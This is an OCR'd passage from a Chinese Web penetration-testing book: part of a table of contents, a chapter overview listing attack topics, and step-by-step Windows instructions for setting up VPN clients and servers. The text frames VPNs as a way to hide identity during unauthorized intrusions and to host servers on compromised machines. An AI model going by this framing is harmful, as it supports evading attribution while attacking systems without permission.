8.7 SQL 注入攻击技术及其防范研究 …… 519
8.7.1 SQL 注入技术的定义 …… 519
8.7.2 SQL 注入攻击的特点 …… 519
8.7.3 SQL 注入攻击的实现原理和过程 … 520
8.7.4 SQL 注入攻击的检测与防范方法 … 521
8.7.5 SQL 注入攻击的防范模型 …… 522
8.8 Windows 系统克隆用户攻击与防范 … 524
8.8.1 克隆账号的原理与危害 …… 524
8.8.2 克隆用户的常用方法 …… 525
8.8.3 克隆用户的安全检查与防范 …… 529
8.8.4 小结 …… 534
8.9 操作系统密码安全设置 …… 534
8.9.1 系统密码安全隐患与现状 …… 534
8.9.2 系统密码安全设置策略 …… 536
8.9.3 密码设置技巧 …… 537
8.9.4 系统密码安全检查与防护 …… 538
8.9.5 系统用户登录日志检测 …… 538
8.10 使用 chkrootkit 和 rkhunter 检查 Linux 后门 …… 539
8.10.1 使用 chkrootkit 检查 Linux 后门 … 540
8.10.2 使用 rkhunter 检查 Linux 后门 …… 541
8.11 Windows 下 PHP+MySQL+IIS 的安全配置 …… 542
8.11.1 NTFS 权限的简单介绍 …… 542
8.11.2 NTFS 详解之磁盘配额 …… 544
8.11.3 NTFS 详解之 Windows 权限 …… 546
8.11.4 变态 Windows 权限配置 …… 548
8.12 Windows 下 PHP+MySQL+IIS 安全平台的高级配置 …… 550
8.12.1 php.ini 文件 …… 550
8.12.2 php.ini 参数的安全设置 …… 551
8.12.3 IIS 指定目录运行或者不运行 PHP …… 552
8.12.4 身份验证高级配置 …… 554
8.12.5 设置服务器只支持 PHP 脚本 …… 555
8.12.6 Web 目录的变态权限配置 …… 556
8.13 Linux 操作系统 root 账号密码获取防范技术研究 …… 556

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

8.13.1 Linux 密码原理 …… 557
8.13.2 Linux 系统采用的加密算法 …… 558
8.13.3 获取 Linux root 密码方法研究 …… 559
8.13.4 Linux root 账号密码防范技术 …… 561
8.13.5 小结 …… 562

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

第1章　Web渗透必备技术

网络安全的范围很广，涵盖的内容很多，涉及的技术也很多。对一个新手来说，如何了解安全，如何进行Web渗透，就显得尤为迫切。但是，这一切都离不开一些基本知识和技术，了解这些基本知识和技术有助于了解本书后面章节中的案例。

本章着重介绍有关网络渗透的基本知识和必备技术，由浅入深地介绍创建VPN服务器、使用VPN软件、LCX端口转发实现内网突破、一句话后门的利用与操作等。虽然这些基本知识和技术是网络渗透的基础，但并不意味着掌握了这些技术就能在渗透过程中所向披靡。网络安全是一种技术的积累，在实践过程中需要不断进行试验，不断进行总结，不断进行更新，只有这样，才能不断提高个人的渗透能力和渗透技术。网络攻防中有一个理念："安全高手就是一次次试验和尝试，就跟武林高手一样，一个简单的动作都要做无数遍，深得其方法、技巧和精髓！"

本章主要内容

- 常用DOS基本命令
- 域名查询技术
- LCX端口转发实现内网突破
- 远程终端的安装与使用
- Windows下PHP+MySQL+IIS安全试验平台的搭建
- 一种新型PHP网站后门的隐藏技术研究
- 一句话后门的利用及操作
- 脱库利器Adminer
- MySQL数据库导入与导出攻略
- SQL Server 2005还原数据库攻略
- 使用IIS Put Scanner扫描常见端口
- 使用Cain嗅探FTP密码
- Radmin远控网络攻防全攻略
- 巧用Telnet做后门和跳板
- 利用phpMyAdmin渗透某Linux服务器
- 使用CDlinux无线破解系统轻松破解无线密码
- NMap使用技巧及攻略

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1.1 在 Windows XP 和 Windows 7 中创建及使用 VPN

习武之人都知道，要想学得好武艺，必须学会挨打。借用该理念，在 Web 渗透中也要学会隐藏自己的真实身份。在 Web 渗透过程中，有些渗透是授权的，有些渗透是未授权的，所以，需要通过 VPN 和软件代理等方式来隐藏个人上网的真实 IP 地址等信息。本节以 Windows XP 为例介绍如何创建 VPN 客户端连接。

虚拟专用网络（Virtual Private Network，VPN）提供了一种通过公用网络安全地对企业内部专用网络进行远程访问的连接方式。VPN 是通过因特网将局域网扩展到远程网络和远程计算机用户的一种成本效益极佳的办法，它最大的优点在于异地子网间的通信就像在一个子网内一样安全，“虚拟专用网络”由此得名。VPN 的 3 个基本要素是 IP 封装、加密的身份认证和数据有效负载加密。

VPN 系统的第一个基本要素是使用 IP 封装。若一个 IP 包包含其他 IP 包时，就称为 IP 封装。IP 封装可以使两台实际上分离的网络计算机看上去像比邻的：相互之间只是由一个路由器分开，但是它们是通过许多网络路由器和网关分开的，这些路由器和网关可能不使用同一个地址空间；密码身份认证用来安全有效地验证远程用户的身份，这样系统就可以判断出适合这个用户的安全级别，如 VPN 可使用密码身份认证来决定用户是否可以参与到加密通道中；数据有效负载加密用来加密被封装的数据。

VPN 服务器端分为软件 VPN 和硬件 VPN。目前，国内外许多大型网络安全公司都推出了自己的 VPN 产品，这些 VPN 产品大部分都和自己的防火墙产品结合到一起，但也有一些公司的 VPN 产品是单独的。国内的产品有天融信的 SJW11 网络密码机（VPN）产品，东软的 NetEye VPN 等。软件 VPN 主要是由操作系统提供的，如 Windows Server 2003 服务器，在其上进行简单的设置即可使用。VPN 客户端主要是指专用的 VPN 连接软件或者操作系统提供的 VPN 连接工具。完成 VPN 服务器的配置操作，并赋予特定用户远程连接 VPN 服务器的权限以后，还需要在客户端计算机中创建 VPN 连接并拨入 VPN 服务器，才能实现对企业内部网络的访问。

1.1.1 在 Windows XP 中创建 VPN

1. 创建 VPN

01 新建网络连接

能够成功建立 VPN 的前提是连通互联网。在桌面上右键单击“网上邻居”图标，选择“属性”命令，打开“网络连接”窗口，如图 1-1 所示。

在左窗格中单击“创建一个新的连接”按钮，打开“新建连接向导”对话框。在欢迎页中单击“下一步”按钮，如图 1-2 所示。如果是第一次建立连接，系统会要求输入所在地区的电话区号；如果在建立 VPN 连接前已经建立了其他连接（如 ADSL 接入 Internet 的连接）；则不会出现该提示。

02 选择网络连接的类型

在“网络连接类型”对话框中单击选中“连接到我的工作场所的网络”单选按钮，单击“下一步”按钮，如图 1-3 所示。创建 VPN 连接时必须选择这个选项，否则建立的 VPN 将无法连通。

03 选择网络连接

在“网络连接”对话框中，单击选中“虚拟专用网络连接”单选按钮，然后单击“下一步”按钮，如图 1-4 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

04　设置 VPN 的显示名称

在“连接名”对话框中，在“公司名”文本框中输入一个连接名称（VPN 设置成功后该名称会显示在桌面上），单击“下一步”按钮，如图 1-5 所示。




图 1-1　打开网络连接窗口




图 1-2　创建一个新的连接




图 1-3　选择网络连接类型




图 1-4　设置虚拟专用网络连接




图 1-5　设置 VPN 的显示名称

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

05　设置是否自动进行拨号连接

打开“公用网络”对话框，其中有“不拨初始连接”和“自动拨此初始连接”两个单选按钮，单击选中“自动拨此初始连接”单选按钮，表示 VPN 连接时自动连接该 VPN，否则将连接选择的 VPN。默认选择“不拨初始连接”单选按钮，如图 1-6 所示，然后单击“下一步”按钮。

06　设置 VPN 服务器的 IP 地址

在“VPN 服务器选择”对话框中，根据实际 VPN 服务器的 IP 地址或者域名进行设置。在“主机名或 IP 地址”文本框中输入 VPN 服务器端的 IP 地址或域名，这就用到了用户在配置 VPN 服务器时所提到的固定 IP 地址或动态域名。本例输入固定 IP 地址，并单击“下一步”按钮，如图 1-7 所示。




图 1-6　设置是否自动进行拨号连接




图 1-7　设置 VPN 服务器 IP 地址

07　设置 VPN 连接的快捷方式

在打开的完成创建对话框中选中“在我的桌面上创建此连接的快捷方式”复选框，如图 1-8 所示。这样，VPN 创建完毕后会自动在桌面上生成一个 VPN 的快捷方式。最后，单击“完成”按钮完成 VPN 连接的设置。

2. 使用 VPN 连接

双击“My vpn”快捷方式图标，打开如图 1-9 所示的连接对话框。输入在 VPN 服务器上设置的 VPN 连接用户名和密码，如果想以后不用重新输入用户名和密码，可单击选中“为下面用户保存用户名和密码”单选按钮，让系统记住用户名和密码。单击“连接”按钮，开始连接 VPN 服务器。




图 1-8　设置 VPN 连接的快捷方式




图 1-9　使用 VPN 连接

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

技巧

（1）VPN 服务器 IP 地址有变化时，不用每次都重新建立 VPN 连接。打开 VPN 连接的“My vpn 属性”对话框，如图 1-10 所示，将原来的 IP 地址更换为新的 IP 地址即可。如果需要彻底修改 VPN 的相关信息，可以重新设置 VPN 名称和 VPN 连接网络。

（2）无法访问 Internet。在“网络连接”窗口右键单击“VPN 连接”图标，选择“属性”命令。在打开的“VPN 连接属性”对话框中切换至“网络”选项卡，然后选中“Internet 协议（TCP/IP）”选项，并依次单击“属性”→“高级”按钮。在“高级 TCP/IP 设置”对话框的“常规”选项卡中取消选中“在远程网络上使用默认网关”复选框，如图 1-11 所示。




图 1-10　更改 VPN 服务器的 IP 地址




图 1-11　取消“在远程网络上使用默认网关”复选框

3. 小结

使用 VPN 是 Web 渗透技术的一个必须掌握的基础技术。通过连接 VPN，不仅可以对一些被屏蔽的网站进行渗透，还可以隐藏自己的真实 IP 地址，从而达到保护自己的目的。

1.1.2　在 Windows XP 中使用 VPN 软件

在 1.1.1 节中介绍了如何创建和使用 VPN，但不是每一个人都能抓肉机，在肉机服务器上创建 VPN 服务器的。不过，好在目前有很多公司开发 VPN 客户端程序，并提供专业的 VPN 服务，通过其提供的 VPN 客户端连接上网，也能达到“翻墙”和隐蔽的效果，一个账号一年的使用费用几百到几千元人民币不等。VPN 软件的使用非常简单，功能也大都类似。下面以非凡 VPN 为例，介绍如何使用 VPN 客户端。

01　运行 VPN 客户端

到 VPN123 官方网站下载最新的客户端，按照默认设置进行安装，安装完毕后直接运行，如图 1-12 所示，输入购买的账号和密码，单击“连接”按钮进入 VPN123 网络选择界面。

02　设置 VPN

在本例中介绍的是共享账号，即多个用户使用相同的 VPN 服务器，在如图 1-13 所示的设置 VPN 界面中选择一种加速方式，也可以选择全部加速。然后，可在连接类型中选择 PPTP、L2TP 及 OpenVPN 中的一种，默认为 PPTP 连接，再在加速节点中选择一个服务器。最后，单击“连接”按

钮，若连接成功，则表示 VPN 连接建立成功。

图 1-12　运行 VPN 客户端

图 1-13　设置 VPN

03　查看本地连接 IP 地址

查看本地连接 IP 地址的界面如图 1-14 所示。打开 IP138.com 网站，系统会自动识别当前使用连接的 IP 地址，即出口 IP 地址。本例中选择的是天津的 VPN 服务器，因此，本机访问任何网站所显示的 IP 地址均为天津的 VPN 服务器的 IP 地址。




图 1-14　查看出口 IP 地址情况

技巧

（1）在 VPN 服务器中，响应速度值越小的网络，访问的速度就越快。

（2）独享账号的速度优于共享账号。

小结

本节介绍了如何使用 Windows XP 自带的功能创建 VPN 连接，以及如何通过使用商业软件使用 VPN。使用 VPN 的目的有两个：一个是本身业务需要，授权访问内部网络；另一个是通过 VPN 隐藏或者“翻墙”，访问一些特殊的网站，以达到隐藏和隐蔽的目的，这在 Web 渗透中比较常见。

1.1.3　在 Windows 7 中创建 VPN 连接

Windows 7 是微软在 Windows XP 后推出的一款功能强大的操作系统，除了在安全性方面有较大改进外，在功能方面也有所加强。Window 7 建立 VPN 连接与 Windows XP 有一些区别，下面进行简单介绍。

01　查看基本网络信息并设置连接

有多种方式进入“查看基本网络信息本设置连接”窗口。单击右下角的网络连接图标，选择“打开网络和共享中心”选项，进入“查看基本网络信息本设置连接”窗口，在该窗口可以查看网络连接情况、查看活动网络、设置新的网络或者连接等，是操作网络的总控制台，如图 1-15 所示。

02　选择连接选项

单击“设置新的连接或者网络”选项，进入“设置连接或网络”窗口，如图 1-16 所示，在其中选择“连接到工作区”选项。




图 1-15　查看基本网络信息

图 1-16　设置连接

03　创建新连接

在“连接到工作区”窗口会出现选择“否，创建新连接”和“是，选择现有的连接”两个选项。由于本例是创建 VPN，因此选择“否，创建新连接”选项，否则应选择一个已经创建的 VPN 供使用，如图 1-17 所示。

04　选择连接方式

在 Windows 7 中，可选择的 VPN 连接方式有两种，一种是通过已经连接的互联网创建 VPN 连接，另一种是通过直接拨号创建，第一种为目前最常用的方式。单击“使用我的 Internet 连接(VPN)(I)”按钮，如图 1-18 所示。




图 1-17　创建新的 VPN 连接




图 1-18　选择 VPN 连接方式

05　设置 VPN 地址和名称

如图 1-19 所示，这里需要提供 VPN 服务器的 IP 地址和设置目标名称。在“Internet 地址”文本框中输入“192.168.184.130”，在“目标名称”文本框中输入“vpn-test”。“192.168.184.130”为本地搭建的 VPN 服务器的 IP 地址，在实际操作中，可以输入自建的 VPN 服务器的 IP 地址，也可以输入购买的 VPN 账号服务器的 IP 地址。

图 1-19　设置 VPN 服务器的 IP 地址

06　设置 VPN 连接的用户名和密码

如图 1-20 所示，在“连接到工作区”窗口中，输入在 VPN 服务器上创建的允许接录的用户名称和密码，勾选“显示字符”复选框防止错误输入密码，勾选“记住此密码”复选框以便下次登录时不用再次输入密码即可直接连接。单击“连接”按钮进行连接测试，出现如图 1-21 所示的界面，表示 VPN 创建并连接成功。下次使用 VPN 连接时，只需要在计算机任务栏右下角的无线连接图标中单击“拨号和 VPN”选项即可。

图 1-20　设置 VPN 账号和密码

图 1-21　VPN 连接成功

07　在 VPN 服务器和客户端检查 VPN 连接情况

VPN 创建成功后，可能会出现连接 VPN 失败的情况，这时需要访问 VPN 服务器，查看 1723 端口是否监听，以及已经连接的 VPN 客户端。客户端 IP 地址为 192.168.184.1，与 VPN 服务器成功建立连接，如图 1-22 所示。在本地通过运行“ipconfig /all”命令查看网络配置情况，如图 1-23 所示，已经连接到 VPN 服务器，并且被分配了 IP 地址 10.10.1.2。

在 Windows XP 或者 Windows 2003 中创建 VPN 时，如果 VPN 服务器采用 PPTP 等协议，需要选择相应的协议，而在 Windows 7 中会自动选择。




图 1-22　检查的 VPN 连接情况




图 1-23　查看 VPN 客户端所分配的 IP 地址

技巧

（1）在创建 VPN 时，VPN 名称要清晰，可以用英文简写来代替，如“tw”代表台湾、“hk”代表香港。

（2）在“键入要连接的 Internet 地址”窗口中，选中“现在不连接；仅进行设置以便稍后连接（D）”复选框，如图 1-24 所示。这样，即使 VPN 连接不成功，也不会重新创建 VPN 连接。默认创建 VPN 连接不成功会舍弃本次所做的操作，只有成功建立的 VPN 连接才会被保存。

（3）通过连接 VPN 可以成功使用 VPN 服务器所在的内网。如图 1-25 所示，执行“net view”命令，可以看到 VPN 服务器和 VPN 客户端在同一个网络中。还可以执行“psexec \\192.168.184.154 cmd”命令等对 VPN 服务器进行操作，以管理 VPN 服务器。

图 1-24　保存 VPN 设置




图 1-25　查看 VPN 所在的网络

1.2　用 VPNBook 和 VPN Gate 构建免费 VPN 平台

目前，国外的很多免费 VPN 软件被禁正常访问，特别是 Google 无法正常访问后，很多“翻墙”软件难于获得。但通过研究发现，可以通过一些技术手段打造免费的 VPN 平台，而且过程非常简单。下面就介绍如何使用 VPNBook 和 VPN Gate 建立一个免费的 VPN 平台。

1.2.1 安装并设置 VPN Gate

VPN Gate 的安装和设置方法如下。

1. 下载 VPN Gate

VPN Gate 可以到其官方网站（http://www.vpngate.net/cn/download.aspx）下载，也可以通过百度等进行搜索下载。为了防止软件可能捆绑的木马对计算机造成影响，建议将程序安装在虚拟机中。目前 VPN Gate 的新版本为 vpngate-client-2014.09.22.zip。还可以通过以下镜像地址下载 VPN Gate。

- http://p12175-ipngn100204sizuokaden.shizuoka.ocn.ne.jp:27298/cn/ (Mirror location: Japan)
- http://220.73.23.246:30041/cn/ (Mirror location: Korea Republic of)
- http://175.125.173.194:35021/cn/ (Mirror location: Korea Republic of)
- http://h176n1-vn-a12.ias.bredband.telia.com:15692/cn/ (Mirror location: Sweden)
- http://115.88.245.182:32355/cn/ (Mirror location: Korea Republic of)

2. 安装 VPN Gate

将下载的 vpngate-client 压缩包解压，双击可执行程序进行安装即可，安装过程与普通软件类似，在此不再赘述。

3. 使用 VPN Gate

打开“SoftEther VPN Client 管理器”对话框，如图 1-26 所示，双击“VPN Gate 公共 VPN 中继服务器”选项，然后在 VPN 列表中选择一个 VPN 服务器即可。

如图 1-27 所示，随机选择一个 IP 地址。建议在使用时选择有 VPN 会话的，有会话的相对稳定。单击“连接到 VPN 服务器”按钮，连接成功后即可“翻墙”。




图 1-26 打开 SoftEther VPN Client 管理工具

图 1-27 选择 VPN 服务器

1.2.2 访问 vpnbook.com 获取 VPN 密码

vpnbook.com 长期提供免费 VPN 服务，不过密码每天一换，因此需要每天进行更新。通过 VPN Gate 获取该网站的 VPN 密码，如图 1-28 所示。可以在本地建立美国、欧洲和加拿大的 VPN，这些地区的 VPN 相对稳定，连接效果比较好。




图 1-28　获取 vpnbook.com 的 VPN 账号和密码

1.3　在 Windows 2003 Server 中建立 VPN 服务器

1.1 节介绍了如何在 Windows XP 和 Windows 7 中创建 VPN 连接。VPN 连接中最重要的一点就是建立 VPN 服务器。VPN 服务器可以是单独的服务器，很多商业 VPN 就是租用 Windows 或者 Linux 主机，自己创建 VPN 服务器，然后提供 VPN 服务的。还有一种 VPN 服务器是在被控制服务器上建立 VPN 服务器，也就是在肉机上建立 VPN 服务器。下面介绍如何在 Windows 2003 Server 操作系统上创建 VPN 服务器。

1.3.1　配置 VPN 的准备工作

配置 VPN 之前，需要完成如下准备工作。

1. 查看 VPN 的开放情况

依次单击“开始”→“程序”→“管理工具”→“路由和远程访问”选项，打开“路由和远程访问”对话框，在该对话框中可以查看 VPN 服务器的开启情况。如图 1-29 所示，选中的 VPN 显示为停止图标，表示未创建 VPN 服务器或者已经停止了 VPN 服务。




图 1-29　查看路由和远程访问配置情况

2. 尝试启动路由和远程访问

在“路由和远程访问”配置窗口的服务器状态下，默认显示的是服务器的名称。选中该服务器，

右键单击，在弹出的快捷菜单中选择“配置并启用路由和远程访问”选项，如果已经配置成功，则正常启动，否则会弹出警告信息窗口，提示关闭 Windows 防火墙后重新进行配置。

3. 关闭 Windows 防火墙

单击“开始”→“程序”→“管理工具”→“服务”选项，打开“服务”窗口，如图 1-30 所示，找到“Windows Firewall/Internet Connection Sharing (ICS)”服务，将启动类型设置为“禁用”，然后，单击“停止”按钮，将“Windows Firewall/Internet Connection Sharing (ICS)”服务关闭。

